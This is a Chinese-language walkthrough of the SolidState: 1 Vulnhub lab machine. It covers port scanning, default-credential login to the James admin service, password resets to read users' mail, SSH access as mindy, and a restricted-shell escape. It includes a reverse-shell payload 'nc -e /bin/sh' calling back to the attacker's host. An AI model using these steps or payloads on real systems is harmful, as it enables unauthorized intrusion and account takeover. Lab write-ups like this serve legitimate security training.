靶机渗透测试（SolidState: 1）

原创

@小张小张 于 2020-11-26 20:11:11 发布 412 收藏 5

分类专栏： 靶机渗透题解 文章标签： 靶机复现 rbash linux .py文件代码提权

靶机渗透测试（SolidState: 1）：

Vulnhub靶机 SolidState: 1

靶机：修改靶机的网络配置为桥接模式。

攻击机：Kali虚拟机，同样使用桥接模式，即可访问靶机。

靶机难度：（====）

描述：It was originally created for HackTheBox


flag进度：2/2

渗透流程：

1. 探测靶机ip地址（netdiscover -i eth0 -r 网关）

> 命令：netdiscover -i eth0 -r 192.168.10.0

靶机ip为： 192.168.10.140




---

2. nmap进行靶机端口服务扫描

> 命令： nmap -sS -Pn -A -p- -n 192.168.10.140


靶机开放22/ssh、 25/smtp、80/http、 110/pop3、119/nntp、4555/james-admin等端口服务




---

3. 根据端口服务进行信息收集（80/http端口）

我们访问80页面进行信息收集：查看源代码，御剑，dirb扫描均没有收集到任何有价值的信息，故80页面无果！！！





---

4. 端口服务信息收集（4555/james-admin端口）


开放的4555端口存在远程命令执行漏洞

使用nc命令进行远程连接：

> nc 192.168.10.140 4555
> 输入id=root、password=root

> nc的作用:
> （1）实现任意TCP/UDP端口的侦听
> （2）端口的扫描，nc可以作为client发起TCP或UDP连接
> （3）机器之间传输文件
> （4）机器之间网络测速

键入help命令查看，发现可以执行listusers（列出用户名），setpassword（重置密码）等操作；
Remote Admin Service（远程管理服务）



使用listusers命令，发现存在5位用户：

我们使用setpassword命令将5位用户密码均重置为111；
setpassword 【用户名】【密码】

然后使用其他命令进行信息收集，并未从4555端口处发现其他有价值的信息！！！

---

5. 端口服务信息收集（110/pop3端口）


POP3服务器是遵循POP3协议的接受邮件服务器，用于接收电子邮件
我们使用telnet命令进行远程登陆：

> 命令：telnet 192.168.10.140 110
> Telet是lteret的远程登录协议,可以通过它远程登录来控制别的计算机

> 输入：
> user [用户名]
> pass [密码]
> list（输出文件列）


使用retr命令下载文件

RETR和STOR命令是FTP协议中的下载和上传命令, 可以针对文件和目录
浅谈FTP协议与应用



在使用retr 2命令后，我们可以看到mindy用户的账号密码！（猜测用于ssh登陆）

> mindy // P@55W0rd1!2@



依次登陆5位用户，查看用户目录下的信息，使用retr命令下载文件，并在数据窗口中可以看到指定下载文件的内容.

在110/pop3端口，我们只发现了mindy用户的ssh登陆账号密码，在其他用户下也并没有任何有价值的发现！！！

---

6. 端口服务信息收集（22/ssh端口）

我们使用mindy用户的账号密码，进行ssh远程连接，但当我们whoami时发现为rbash（受限制的shell），ls发现存在user.txt，cat查看发现一项flag！！！

```
root@kali:~# ssh mindy@192.168.10.140
The authenticity of host '192.168.10.140 (192.168.10.140)' can't be established.
ECDSA key fingerprint is SHA256:njQxYC21MJdcSfcgKOpfTedDAXx50SYVGPCfChsGwI0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.140' (ECDSA) to the list of known hosts.
mindy@192.168.10.140's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
mindy@solidstate:~$ whoami
-rbash: whoami: command not found
mindy@solidstate:~$ ls
bin  user.txt
mindy@solidstate:~$ cat user.txt
914d0a4ebc1777889b5b89a23f556fd75
mindy@solidstate:~$
```


双击Tab键，终端会输出当前用户可以执行的命令：

```
mindy@solidstate:~$
Display all 176 possibilities? (y or n)
:                               dirs                            __grubcomp                      ls                              _signals
!                               disown                          __grub_dir                      __ltrim_colon_completions       source
./                              do                              _grub_editenv                   _mac_addresses                  _split_longopt
[                               done                            __grub_get_last_option          mapfile                         suspend
[[                              _dvd_devices                    __grub_get_options_from_help    _minimal                        _sysvdirs
]]                              echo                            __grub_get_options_from_usage   _modules                        _terms
{                               elif                            _grub_install                   _ncpus                          test
}                               else                            __grub_list_menuentries         _parse_help                     then
alias                           enable                          __grub_list_modules             __parse_options                 _tilde
_allowed_groups                 esac                            _grub_mkconfig                  _parse_usage                    time
_allowed_users                  eval                            _grub_mkfont                    _pci_ids                        times
_available_interfaces           exec                            _grub_mkimage                   _pgids                          trap
bg                              exit                            _grub_mkpasswd_pbkdf2           _pids                           true
bind                            _expand                         _grub_mkrescue                  _pnames                         type
break                           __expand_tilde_by_ref           _grub_probe                     popd                            typeset
builtin                         export                          _grub_script_check              printf                          _uids
caller                          false                           _grub_set_entry                 pushd                           ulimit
case                            fc                              _grub_setup                     pwd                             umask
cat                             fg                              hash                            quote                           unalias
cd                              fi                              _have                           quote_readline                  unset
_cd                             _filedir                        help                            _quote_readline_by_ref          until
_cd_devices                     _filedir_xspec                  history                         read                            _upvar
command                         for                             if                              readarray                       _upvars
_command                        _fstypes                        in                              readonly                        _usb_ids
_command_offset                 function                        _init_completion                _realcommand                    _user_at_host
compgen                         _get_comp_words_by_ref          _installed_modules              __reassemble_comp_words_by_ref  _usergroup
complete                        _get_cword                      _ip_addresses                   return                          _userland
_complete_as_root               __get_cword_at_cursor_by_ref    jobs                            _rl_enabled                     _variables
_completion_loader              _get_first_arg                  _kernel_versions                _root_command                   wait
compopt                         getopts                         kill                            select                          while
_configured_interfaces          _get_pword                      _known_hosts                    _service                        _xfunc
continue                        _gids                           _known_hosts_real               _services                       _xinetd_services
coproc                          __git_eread                     let                             set
_count_args                     __git_ps1                       local                           _shells
declare                         __git_ps1_colorize_gitstring    logout                          shift
dequote                         __git_ps1_show_upstream         _longopt                        shopt
mindy@solidstate:~$
```



cat etc/passwd可以看到mindy用户可以利用/bin/rbash/进行反向shell提权；

```
mindy@solidstate:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
usbmux:x:105:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
rtkit:x:106:110:RealtimeKit,,,:/proc:/bin/false
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/bin/false
messagebus:x:108:111::/var/run/dbus:/bin/false
geoclue:x:109:115::/var/lib/geoclue:/bin/false
avahi:x:110:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:111:118:colord colour management daemon,,,:/var/lib/colord:/bin/false
saned:x:112:119::/var/lib/saned:/bin/false
speech-dispatcher:x:113:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
pulse:x:114:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
Debian-gdm:x:116:122:Gnome Display Manager:/var/lib/gdm3:/bin/false
sshd:x:117:65534::/run/sshd:/usr/sbin/nologin
james:x:1000:1000:james:/home/james/:/bin/bash
mindy:x:1001:1001:mindy:/home/mindy:/bin/rbash
mindy@solidstate:~$
```


rbash（受限的shell），有很多基础的命令都执行不了，我们可以通过下面两种方式进行绕过：

一. exp利用

使用searchsploit搜寻版本漏洞，cp脚本文件下载到kali中：



我们vi打开py脚本文件，设置payload：

> nc -e /bin/sh 192.168.10.9 1234
> payload为本地kali的IP地址和nc监听的端口

